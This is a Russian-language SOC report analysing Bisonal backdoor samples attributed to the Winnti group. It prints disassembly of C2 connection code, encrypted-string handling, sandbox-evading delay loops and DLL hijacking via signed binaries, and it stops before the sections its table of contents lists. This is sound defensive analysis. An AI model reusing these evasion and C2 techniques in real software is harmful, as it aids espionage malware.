izsoc.ru

Информзащита
IZ:SOC

Обзор обнаруженных техник и тактик группировки Winnti

Содержание

Введение	3
Анализ функционала вредоносного ПО	4
Kill Chain	16
Initial Access (TA0001) / Execution (TA0002) / Prive	18
Persistence (TA0003)	18
Defense Evasion (TA0005)	26
Discovery (TA0007)	28
Lateral Movement (TA0008)	29
Collection (TA0009)	30
Command and Control (TA0011)	30
Заключение	31
IOCs	32
MITRE ATT&CK Mapping	35

Введение

В ноябре 2020 года при подключении заказчика на мониторинг SOC и анализе событий в инфраструктуре, аналитиками IZ:SOC компании «Информзащита» была зафиксирована подозрительная активность. В процессе расследования инцидентов ИБ были обнаружены следы APT (advanced persistence threat).

Атаки проводились как с использованием автоматизированных средств разведки и проникновения, так и в ручном режиме, когда злоумышленники осуществляли непосредственное управление установленным в системе вредоносным программным обеспечением. Результатом атак, помимо проникновения и закрепления в инфраструктуре, был сбор информации со скомпрометированных хостов и ее отправка за пределы организации.

В состав используемого злоумышленниками инструментария входили:

средства для сбора информации;

средства удаленного управления;

многофункциональный бекдор семейства Bisonal, утилиты для сканирования сети на наличие уязвимости CVE-2017-0144 (MS17-010);

утилиты из набора Impacket, программы для перенаправления сетевого трафика и извлечения паролей из памяти;

вредоносные динамические библиотеки для инъекции вредоносного кода в легитимные процессы.

Согласно доступным нам на момент написания данного документа отчетам производителей средств защиты информации, обнаруженные индикаторы компрометации и используемое вредоносное ПО, предположительно, относится к семейству Bisonal. Данные индикаторы могут быть связаны с APT-группой Winnti. Страной происхождения группы предположительно является Китай. Основной целью APT-атак, в которых используют указанное ВПО, является шпионаж и кража критических данных. Как правило, жертвы группы Winnti - организации, относящиеся к ВПК, аэрокосмической отрасли, правительственные организации, разработчики ПО.

Анализ функционала вредоносного ПО

В рамках расследования инцидента было обнаружено несколько образцов вредоносного программного обеспечения. Результаты исследования некоторых из них представлены ниже.

MpUxSCuiL.exe

Один из обнаруженных образцов маскируется под модуль Windows Defender. В рамках анализа функционала вредоносного ПО была установлена схожесть обнаруженных экземпляров с семейством Bisonal. В частности, было изучено поведение, методы обфускации кода и защиты от отладки.

Образец представляет собой средство для сбора информации о зараженной системе и скрытого выполнения команд от C2.


Для усложнения анализа функция main изученного образца насыщена переходами, а общее количество блоков составляет несколько тысяч.

Для загрузки необходимых библиотек используется явное связывание. Имена библиотек хранятся в зашифрованном виде и расшифровываются перед использованием.

```
.text:00000001400F2D44 loc_1400F2D44:                          ; CODE XREF: sub_1400F2A80+275↑j
.text:00000001400F2D44                 lea     rcx, aKZ42      ; "k z42\b^"
.text:00000001400F2D4B                 call    cs:LoadLibraryA
.text:00000001400F2D51                 mov     [rbx+0B0h], rax
.text:00000001400F2D58                 test    rax, rax
.text:00000001400F2D5B                 jz      loc_1400F2DFF
.text:00000001400F2D61                 lea     rdx, aFF        ; "f,f>"
.text:00000001400F2D68                 mov     rcx, rax        ; hModule
.text:00000001400F2D6B                 call    cs:GetProcAddress
.text:00000001400F2D71                 mov     rcx, [rbx+0B0h] ; hModule
.text:00000001400F2D78                 lea     rdx, aFF_0      ; "f,f>"
.text:00000001400F2D7F                 mov     [rbx+0E0h], rax
.text:00000001400F2D86                 call    cs:GetProcAddress
.text:00000001400F2D8C                 mov     rcx, [rbx+0B0h] ; hModule
.text:00000001400F2D93                 lea     rdx, aFF_1      ; "f,f>"
.text:00000001400F2D9A                 mov     [rbx+0E8h], rax
.text:00000001400F2DA1                 call    cs:GetProcAddress
.text:00000001400F2DA7                 mov     rcx, [rbx+0B0h] ; hModule
.text:00000001400F2DAE                 lea     rdx, aP7g92     ; "p7g92"
.text:00000001400F2DB5                 mov     [rbx+0F0h], rax
.text:00000001400F2DBC                 call    cs:GetProcAddress
.text:00000001400F2DC2                 mov     rcx, [rbx+0B0h] ; hModule
.text:00000001400F2DC9                 lea     rdx, aP7g92_0   ; "p7g92"
.text:00000001400F2DD0                 mov     [rbx+0F8h], rax
.text:00000001400F2DD7                 call    cs:GetProcAddress
.text:00000001400F2DDD                 mov     rcx, [rbx+0B0h] ; hModule
.text:00000001400F2DE4                 lea     rdx, aC7m       ; "c7m;#"
```

Явное связывание библиотек с использованием функций GetProcAddress и LoadLibraryA


В качестве C2 используются два сервера управления: внешний (172.217.13[.]84:443) и локальный (10.10.48[.]166:49688). В обоих случаях устанавливается TCP-соединение, через которое передаются зашифрованные данные. Адреса серверов управления также хранятся в зашифрованном виде. Для реализации сетевых соединений используются Windows сокеты и библиотека WS2_32.dll.



Зашифрованные строки с IP-адресами серверов управления

```
.text:00000001400F1A8E                mov     r8d, 64
.text:00000001400F1A94                lea     rdx, [rsp+10E38h+hostname]
.text:00000001400F1A9C                lea     rcx, aCbbfcmfsdsjadf ; "CBBFCMFSDSJADFCVJLDOAQIS"
.text:00000001400F1AA3                call    decrypt         ; ct - cyphertext
.text:00000001400F1AA8                mov     r8d, 64
.text:00000001400F1AAE                lea     rdx, [rsp+10E38h+var_58]
.text:00000001400F1AB6                lea     rcx, aCbbfcmfsdsjadf_0 ; "CBBFCMFSDSJADFCVJLDOAQIS"
.text:00000001400F1ABD                call    decrypt         ; ct - cyphertext
.text:00000001400F1AC2                mov     r8d, 8
.text:00000001400F1AC8                lea     rdx, [rsp+10E38h+port]
.text:00000001400F1AD0                lea     rcx, aBwbegoeeex ; "BWBEGOEEEX"
.text:00000001400F1AD7                call    decrypt         ; ct - cyphertext
.text:00000001400F1ADC                xor     ecx, ecx
.text:00000001400F1ADE                call    sub_1400010A0
.text:00000001400F1AE3                mov     ecx, eax        ; Seed
.text:00000001400F1AE5                call    srand
```

Расшифровка IP-адресов серверов управления




Функция decrypt

Декомпилированный код функции decrypt представлен на изображеннии. Данная функция используется для шифрования имен загружаемых библиотек, IP-адресов серверов управления и т.д.

```
.text:00000001400F1B76                call    cs:socket
.text:00000001400F1B7C                mov     [rsp+10E38h+s], rax
.text:00000001400F1B84                lea     r8, [rsp+10E38h+pszAddrString]
.text:00000001400F1B8C                lea     rdx, [rsp+10E38h+hostname]
.text:00000001400F1B94                lea     rcx, unk_140118390
.text:00000001400F1B9B                call    get_ip_by_name
.text:00000001400F1BA0                test    eax, eax
.text:00000001400F1BA2                jz      loc_1400F1CB2
.text:00000001400F1BA8                mov     eax, 2
.text:00000001400F1BAD                mov     [rsp+10E38h+name.sa_family], ax
.text:00000001400F1BB5                lea     rcx, [rsp+10E38h+port]
.text:00000001400F1BBD                call    sub_1400F9AC4
.text:00000001400F1BC2                movzx   ecx, ax         ; hostshort
.text:00000001400F1BC5                call    cs:htons
.text:00000001400F1BCB                mov     word ptr [rsp+10E38h+name.sa_data], ax
.text:00000001400F1BD3                lea     r8, [rsp+10E38h+name.sa_data+2] ; pAddrBuf
.text:00000001400F1BDB                lea     rdx, [rsp+10E38h+pszAddrString] ; pszAddrString
.text:00000001400F1BE3                mov     ecx, 2          ; Family
.text:00000001400F1BE8                call    cs:inet_pton
.text:00000001400F1BEE                mov     r8d, 10h        ; namelen
.text:00000001400F1BF4                lea     rdx, [rsp+10E38h+name] ; name
.text:00000001400F1BFC                mov     rcx, [rsp+10E38h+s] ; s
.text:00000001400F1C04                call    cs:connect
.text:00000001400F1C0A                cmp     eax, 0FFFFFFFFh
.text:00000001400F1C0D                jnz     loc_1400F1CB0
.text:00000001400F1C13                mov     ecx, [rsp+10E38h+dwMilliseconds] ; dwMilliseconds
.text:00000001400F1C1A                call    cs:Sleep
.text:00000001400F1C20                lea     r8, [rsp+10E38h+pszAddrString]
.text:00000001400F1C28                lea     rdx, [rsp+10E38h+var_58]
.text:00000001400F1C30                lea     rcx, unk_140118390
.text:00000001400F1C37                call    get_ip_by_name
.text:00000001400F1C3C                test    eax, eax
.text:00000001400F1C3E                jz      short loc_1400F1C9E
.text:00000001400F1C40                lea     r8, [rsp+10E38h+name.sa_data+2] ; pAddrBuf
.text:00000001400F1C48                lea     rdx, [rsp+10E38h+pszAddrString] ; pszAddrString
.text:00000001400F1C50                mov     ecx, 2          ; Family
.text:00000001400F1C55                call    cs:inet_pton
.text:00000001400F1C5B                mov     r8d, 10h        ; namelen
.text:00000001400F1C61                lea     rdx, [rsp+10E38h+name] ; name
.text:00000001400F1C69                mov     rcx, [rsp+10E38h+s] ; s
.text:00000001400F1C71                call    cs:connect
```

Сетевое взаимодействие с C2 с использованием функций библиотеки WS2_32.dll



Бессмысленные строки в исполняемом файле

Вместе с использованием избыточного ветвления в главной функции, в образце содержится множество строк, которые не выполняют никаких функций. Кроме того, в образце используются функции GetTickCount и IsDebuggerPresent, которые реализуют простейший механизм антиотладки.

Подобное поведение было описано в следующих отчетах

https://securelist.ru/cactuspete-apt-groups-updated-bisonal-backdoor/97729
https://blog.talosintelligence.com/2020/03/bisonal-10-years-of-play.html
https://unit42.paloaltonetworks.com/unit42-bisonal-malware-used-attacks-russia-south-korea/
https://www.ptsecurity.com/ru-ru/research/pt-esc-threat-intelligence/shadowpad-novaya-aktivnost-gruppirovki-winnti/

Применение DLL Hijacking

Для закрепления в системе злоумышленники использовали технику Dll Hijacking. Основное преимущество в том, что в автозапуск системы прописывается уязвимый для Dll Hijacking легитимный файл, зачастую имеющий цифровую подпись. В этом случае вредоносная нагрузка злоумышленников располагается в DLL библиотеке, которая будет загружена при запуске легитимного исполняемого файла.

В ходе расследования инцидента было обнаружено несколько модулей, которые закреплялись подобным образом. Для реализации Dll Hijacking злоумышленники использовали легитимные файлы с цифровой подписью:

NvContainer64.exe (NVIDIA)- 1e3c33ff0386326773b6c58d46cbf53b1b2bef91
frwl_svc.exe (Dr.Web) - 6f86e203d20abb0499bbf8468095d99ffb20f6e2
LBTWiz.exe (Logitech) – 431e5aa8ab8616dbca14854182a6c0a73946abdc
bdreinit.exe (BitDefender) - f9a1e292bf6cdf7bb34c293dc06d8754549fe1a4

Анализ библиотек с полезными нагрузками в настоящий момент не завершен.


version.dll - e370e8d883ea347b6f3475522adc69bc8725d127
wtsapi32.dll - 3bb315d0a86cf6a08eb32ea5a59263fcb8a649af
LBTServ.dll - 387c404930815ac5711e52185492b6425b1de05a
dbghelp.dll - a543f2abe6e46aefde4aae0ccc82ad3c26e8c391

Conhost.exe

На нескольких хостах был обнаружен другой экземпляр вредоносного ПО, который использовала та же группировка. В ходе изучения образца был выявлен следующий функционал:

1. **Передача списка процессов на C2**
2. **Завершение указанного оператором процесса**
3. **Загрузка с C2 и запуск исполняемого файла**
4. **Запуск командной оболочки для интерактивной работы оператора**

Главная функция семпла содержит более тысячи блоков с избыточным ветвлением и искусственным усложнением логики. При детальном рассмотрении установлено, что большинство блоков в главной функции не несут смысловой нагрузки и не выполняются при запуске образца. Кроме того, в главной функции содержится множество статических строк, которые не используются. Как и в случае MpUxSCuiL.exe, эти строки не участвуют при выполнении основной логики и служат лишь для усложнения анализа.



```
mov     [ebp+var_20], 1D10h
mov     [ebp+var_1414], offset aCgeljmsklazlqi ; "CgElJMsklazlQiQjlLeMccIwvegPP"
mov     [ebp+var_44], 4E3Ah
mov     [ebp+var_14B0], offset aJodxvhntqhxddj ; "jOdXvHnTqHxdDj"
mov     [ebp+var_1458], 3AB6h
mov     [ebp+var_4B8], offset aYahhvdqohjzmap ; "yahHvDQohjzMaPJbWKHaQIhMDCqeOl"
mov     [ebp+var_13D8], 50h ; 'P'
mov     [ebp+var_13D4], offset aXvnwwfwcexescj ; "XvNWWFWcexEScJEqECLlxAdpxGSFaGMfl"
mov     [ebp+var_1510], 6A30h
mov     [ebp+var_1454], offset aAmbyyscxidcmzz ; "AmBYYSCxIDCmzzNAxWACxEyEYLLS"
mov     [ebp+var_D94], 1090h
mov     [ebp+var_1410], offset aJ ; "J"
mov     [ebp+var_D90], 0F92h
mov     [ebp+var_D50], offset aCfcttpgcoj ; "CfcttpGCOJ"
mov     [ebp+var_D8C], 15h
mov     [ebp+var_D0C], offset aWxhuwlwiwxeuoy ; "WxHUwlwIWxeuOyHXdsS"
mov     [ebp+var_40], 16h
mov     [ebp+var_3C], offset aQtcytxwqvbaiql ; "qTCyTxwqvBAiQLXbupTNsEvbLRusHK"
mov     [ebp+var_140C], 2BE0h
mov     [ebp+var_1974], offset aQthbjkhbbrmfho ; "QtHBjkhBbrMfHoVyDAkBojUEP"
mov     [ebp+var_1450], 23ACh
```

Также в целях усложнения анализа авторы семпла реализовали специфический механизм для задержки выполнения программы. Данный механизм представляет собой счетчик, в котором вместо целочисленных значений сравниваются значения хешей MD5 от целых чисел. При этом число представлено в кодировке ANSI. Конечным значением счетчика является хеш 0882a673e1a7ef00f19171501163b669 от последовательности байт 0x313038333736363439 (число 108376649). Подобные вычисления создают большую нагрузку на центральный процессор, что вызывает практически полную его загрузку на несколько минут. Предполагается, что такая сложность вычислений заставит некоторые антивирусные средства и песочницы прервать проверку файла.

```
push    edx
lea     ecx, [ebp+Fisrt_MD5_hash]
call    sub_412250
lea     eax, [ebp+Str1]
push    eax             ; Buffer
lea     ecx, [ebp+Fisrt_MD5_hash]
call    sub_4122B0
push    20h ; ' '       ; MaxCount
push    offset Str2     ; "0882a673e1a7ef00f19171501163b669"
lea     ecx, [ebp+Str1]
push    ecx             ; Str1
call    _strncmp
add     esp, 0Ch
test    eax, eax
jnz     short loc_402992
```


Счетчик на значениях MD5

```
Set_hex_value_for_MD5 proc near

arg_0= dword ptr  4

mov     eax, [esp+arg_0]
mov     dword ptr [eax], 0
mov     dword ptr [eax+4], 0
mov     dword ptr [eax+8], 67452301h
mov     dword ptr [eax+0Ch], 0EFCDAB89h
mov     dword ptr [eax+10h], 98BADCFEh
mov     dword ptr [eax+14h], 10325476h
retn    4
Set_hex_value_for_MD5 endp
```

Константные значения, которые используются в алгоритме MD5



Далее семпл получает свое название с помощью функции GetModuleFileNameW и проверяет один из двух критериев: если название модуля не conhost.exe или в названии отсутствует расширение .tmp, то семпл прекращает свою работу.

После проверки имени образец расшифровывает другой набор строк для дальнейшей работы. В качестве шифрования используется XOR. Несмотря на то, что ключ XOR генерируется «налету», он статичен и совпадает для всех строк. В приведенном наборе строк находятся HTTP заголовки, домен сервера управления, эндпоинты сервера управления, название библиотеки wininet.dll и ее экспортируемые функции.

```
push    74h ; 't'
push    offset aUserAgentMozil ; "\x04h\x0E|bka\"m\x02Wb0\f\"?$Jn^\x00{O"...
mov     ecx, esi
call    Str_decrypt
push    20h ; ' '
push    offset aAcceptEncoding ; "\x10x\bk?^+\x02m\x15\x02&\x14\r?lhAu"...
mov     ecx, esi
call    Str_decrypt
push    36h ; '6'
push    offset aAcceptLanguage ; "\x10x\bk?^+\vb\x18\n7\x1C\x04=lhTz\\g"...
mov     ecx, esi
call    Str_decrypt
push    13h
push    offset aCookieJsession ; "\x12t\x04e&O<gI%(\x11.*\x17\x18\x01b2"
mov     ecx, esi
call    Str_decrypt
push    40h ; '@'
push    offset aContentTypeApp ; "\x12t\x05z*DrjW\x0F\x1D'GC9&8Jf\x12T!"...
mov     ecx, esi
call    Str_decrypt
push    23h ; '#'
push    offset aSUNewsid04d02d ; "thN{iDc0p?)\x7FXSl2e\x03?CQxZ\nm/0]\x16"...
mov     ecx, esi
call    Str_decrypt
```

Далее образец загружает библиотеку wininet.dll с помощью функции LoadLibrary. После получения адреса библиотеки в памяти, с помощью функции GetProcAddress вычисляются смещения до экспортируемых функций:

```
push    13h
push    offset aInternetcloseh ; "\x18u\x1Fk=Dc3@\x1A\x021\x18+98,Jj"
mov     ecx, esi
call    Str_decrypt
push    offset aWininetDll ; "&r\x05g!Orig\x1A\x01"
call    ds:LoadLibraryA
test    eax, eax
mov     [esi+24h], eax
jz      short loc_40FA17
```

```
push    edi
mov     edi, ds:GetProcAddress
push    offset aInternetopena ; lpProcName
push    eax             ; hModule
call    edi ; GetProcAddress
mov     [esi+4], eax
mov     eax, [esi+24h]
push    offset aInternetsetopt ; lpProcName
push    eax             ; hModule
call    edi ; GetProcAddress
mov     ecx, [esi+24h]
push    offset aInternetconnec ; lpProcName
push    ecx             ; hModule
mov     [esi+8], eax
call    edi ; GetProcAddress
```

```
loc_40FA17:
mov     eax, esi
pop     esi
retn
Load_Dll_and_getProcAddr endp
```

Получение адресов используемых функций

```
offset wininet_InternetOpenA
offset wininet_InternetSetOptionA
offset wininet_InternetConnectA
offset wininet_HttpOpenRequestA
offset wininet_HttpSendRequestA
offset wininet_InternetQueryOptionA
offset wininet_InternetCloseHandle
offset wininet_InternetReadFile
```

Список используемых функций wininet.dll

